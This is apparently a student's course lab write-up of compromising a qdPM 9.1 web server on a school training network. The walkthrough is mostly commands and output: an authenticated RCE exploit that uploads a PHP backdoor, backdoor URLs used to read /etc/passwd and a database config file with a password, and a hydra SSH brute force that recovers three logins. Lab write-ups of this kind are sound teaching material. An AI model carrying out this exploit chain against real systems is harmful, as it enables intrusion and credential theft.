```
┌──(agent22㉿ ks5)-[~/Documents/orange]
└─$ searchsploit qdpm 9.1
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
qdPM 9.1 - 'cfg[app_app_name]' Persistent Cross-Site Scripting    | php/webapps/48486.txt
qdPM 9.1 - 'filter_by' SQL Injection                              | php/webapps/45767.txt
qdPM 9.1 - 'search[keywords]' Cross-Site Scripting                | php/webapps/46399.txt
qdPM 9.1 - 'search_by_extrafields[]' SQL Injection                | php/webapps/46387.txt
qdPM 9.1 - 'type' Cross-Site Scripting                            | php/webapps/46398.txt
qdPM 9.1 - Arbitrary File Upload                                  | php/webapps/48460.txt
qdPM 9.1 - Remote Code Execution                                  | php/webapps/47954.py
qdPM 9.1 - Remote Code Execution (RCE) (Authenticated)            | php/webapps/50175.py
qdPM < 9.1 - Remote Code Execution                                | multiple/webapps/48146.py
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

The first step I took was to use searchsploit to find exploits that apply to qdpm 9.1.

```
┌──(agent22㉿ ks5)-[~/Documents/orange]
└─$ locate 50175.py
/usr/share/exploitdb/exploits/php/webapps/50175.py
```

I then located the python scripts actual location in the file system.

```
┌──(agent22㉿ ks5)-[~/Documents/orange]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/50175.py > qdmpExloit_exploitdb.py
```

Next I copied the exploit to my folder for this attack path.

```
#socks4          127.0.0.1 9050
socks5 127.0.0.1 52000

┌──(agent22㉿ ks5)-[~/Documents/orange/exploits]
└─$ cat /etc/proxychains4.conf
```

I then configured the proxychains tool to route traffic through my SOCKS5 proxy connecting to the school network.

```
┌──(agent22㉿ ks5)-[~/Documents/orange]
└─$ sudo proxychains nmap -sS -Av -p 8020 192.168.168.161 > nmapQDPM
```

```
Nmap scan report for 192.168.168.161
Host is up (0.0098s latency).

PORT     STATE SERVICE VERSION
8020/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: B0BD48E57FD398C5DA8AE8F2CCC8D90D
|_http-title: qdPM | Login
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 3.X, Microsoft Windows XP|7|2012
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:
microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Actiontec MI424WR-GEN3I WAP, Linux 3.2, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2
012
Network Distance: 2 hops
```

After configuring proxychains I performed an nmap to make sure I could access the server and get some more info.

```
┌──(agent22㉿ks5)-[~/Documents/orange/exploits]
└─$ python3 qdmpExloit_exploitdb.py
  File "/home/agent22/Documents/orange/exploits/qdmpExloit_exploitdb.py", line 59
    '<?php if(isset($_REQUEST[\'cmd\'])){ echo
                                            ^
SyntaxError: EOL while scanning string literal
```


I then tried to run the code from exploitdb and the code from canvas. The code from exploitdb failed to run correctly. The canvas code worked great. Side note, I really look forward to learning to build these kinds of exploits and tools myself.

```
┌──(agent22㉿ks5)-[~/Documents/orange/exploits]
└─$ proxychains python3 ./canvas_qdpmExploit.py -url http://192.168.168.161:8020/ -u brailee.ogden@w
indomain.local -p Winter2022
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
You are not able to use the designated admin account because they do not have a myAccount page.

[proxychains] Strict chain  ...  127.0.0.1:52000  ...  192.168.168.161:8020  ...  OK
Backdoor uploaded at - > http://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=whoami
```

http://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=whoami

Using the canvas code I then implanted a backdoor on the qdPM webserver.




```
www-data
```

Next, I tested and confirmed that the backdoor is working.

https://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=cat /etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
thepcn3rd:x:1000:1000:thepcn3rd:/home/thepcn3rd:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
vagrant:x:1001:1001::/home/vagrant:/bin/bash
mp:x:1002:1002::/home/mp:/bin/sh
tofu:x:1004:1004:tofu kimchi,1,911,101:/home/tofu:/bin/bash
vlino:x:1005:1005:Veronica Lino,108,8018006537,8018006537:/home/vlino:/bin/bash
jethrop:x:1003:1003:,,,:/home/jethrop:/bin/bash
taccount:x:1006:1006:test,,,:/home/taccount:/bin/bash
greengo:x:1007:1007:,,,:/home/greengo:/bin/bash
```

I then dumped the user accounts on the OS running the webserver.

https://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=ls -lha /var/www/html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
total 68K
drwxr-xr-x 11 root     root     4.0K Jan  4 07:35 .
drwxr-xr-x  3 root     root     4.0K Nov 10 01:15 ..
drwxr-xr-x  2 www-data www-data 4.0K Sep 15  2014 backups
drwxr-xr-x  2 www-data www-data 4.0K Jun  7  2014 batch
-rw-r--r--  1 www-data www-data 1.8K Sep 15  2014 check.php
drwxr-xr-x 10 www-data www-data 4.0K Feb 17  2015 core
drwxr-xr-x  4 www-data www-data 4.0K Jan 19  2016 css
-rw-r--r--  1 www-data www-data  894 Aug 24  2010 favicon.ico
-rw-r--r--  1 www-data www-data 2.2K Jun 28  2012 favicon.png
drwxr-xr-x  5 www-data www-data 4.0K Sep  1  2014 images
-rw-r--r--  1 www-data www-data 1.2K Sep 16  2014 index.php
drwxr-xr-x  6 www-data www-data 4.0K Jan 26  2016 js
-rw-r--r--  1 www-data www-data  470 Feb  7  2016 readme.txt
-rw-r--r--  1 www-data www-data   26 Dec 13  2011 robots.txt
drwxr-xr-x  4 www-data www-data 4.0K Jun  7  2014 sf
drwxr-xr-x  7 www-data www-data 4.0K Sep 15  2014 template
drwxr-xr-x  4 www-data www-data 4.0K Jan 20 22:58 uploads
```

https://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=ls -lha /var/www/html/*

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
drwxr-xr-x  2 www-data www-data 4.0K Jun  7  2014 .
drwxr-xr-x 11 root     root     4.0K Jan  4 07:35 ..
-rw-r--r--  1 www-data www-data   33 Apr 13  2010 .htaccess
-rw-r--r--  1 www-data www-data 1.4K Sep 15  2014 backups.php

/var/www/html/core:
total 60K
drwxr-xr-x 10 www-data www-data 4.0K Feb 17  2015 .
drwxr-xr-x 11 root     root     4.0K Jan  4 07:35 ..
-rw-r--r--  1 www-data www-data   33 Apr 13  2010 .htaccess
-rw-r--r--  1 www-data www-data 1.1K Dec 13  2011 LICENSE
-rw-r--r--  1 www-data www-data 3.4K Dec 13  2011 README
drwxr-xr-x  3 www-data www-data 4.0K Jun  7  2014 apps
drwxr-xr-x  3 www-data www-data 4.0K Sep  9 00:33 cache
drwxr-xr-x  4 www-data www-data 4.0K Sep  9 00:33 config
drwxr-xr-x  3 www-data www-data 4.0K Jun  7  2014 data
drwxr-xr-x  6 www-data www-data 4.0K Sep 15  2014 lib
drwxr-xr-x  2 www-data www-data 4.0K Sep  9 00:33 log
drwxr-xr-x  2 www-data www-data 4.0K Jun  7  2014 plugins
-rw-r--r--  1 www-data www-data  446 Dec 13  2011 symfony
-rw-r--r--  1 www-data www-data 1.2K Feb 22  2012 symfony.bat
drwxr-xr-x  5 www-data www-data 4.0K Jun  7  2014 test
```

Using the backdoor I explored the file system searching for valuable files.


https://192.168.168.161:8020//uploads/users/131493-backdoor.php?cmd=cat%20 /var/www/html/core/config/databases.yml

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost;port=3306'
      profiler: false
      username: qd
      password: ""
      attributes:
        quote_identifier: true
```

```
<pre>
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost;port=3306'
      profiler: false
      username: qd
      password: "<?php echo urlencode('qdDBPassword7') ; ?>"
      attributes:
        quote_identifier: true
  </pre>
```

As directed in the course videos I found the above username and password in the database.yml file. This password is for the database also running in the environment.



I then found the users list for the qdPM server. Next, I attempted to find more open ports using nmap. However, I was getting a lot of connection issues.



I therefore used my backdoor to see which ports were open on the server I had access to. The only other service open to me I believe is ssh.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P /usr/share/wordlists/rockyou.txt -vV -u                130 ✘
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-29 19:45:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 602464758 login tries (l:42/p:14344399), ~37654048 tries per task
[DATA] attacking ssh://192.168.168.161:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.168.161:22
[proxychains] Strict chain  ...  127.0.0.1:52000  ...  192.168.168.161:22 <--socket error or timeout!
[ERROR] could not connect to ssh://192.168.168.161:22 - Failed to connect: Connection refused
```

Attempted to use hydra to try known and suspected passwords to get into ssh. However, I was not able to connect.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ sudo proxychains nmap -Pn -p 22 192.168.168.161
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 19:48 MST
Nmap scan report for 192.168.168.161
Host is up.

PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

Port 22 may or may not be open. However, it doesn't connect to ssh so I suspect it's down.

```
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 20:18:23

┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ sudo proxychains hydra 192.168.168.161 ssh -L ./usersOnly_tac -P ./passwordList/passwordList_short -vV -u -s 22020 | tee h
ydra01
```

I then remembered the ssh port shown in class. I repeated the hydra request using that port. Before repeating the hydra I added all of the usernames to the password list. The password list also contained all passwords found previously.

```
┌──(agent22㉿ks5)-[~/Documents/orange]
└─$ cat hydra01 | grep login:
[22020][ssh] host: 192.168.168.161   login: vlino   password: vlino
[22020][ssh] host: 192.168.168.161   login: mp   password: mp
[22020][ssh] host: 192.168.168.161   login: vagrant   password: vagrant
```

This resulted in me obtaining three usernames and passwords.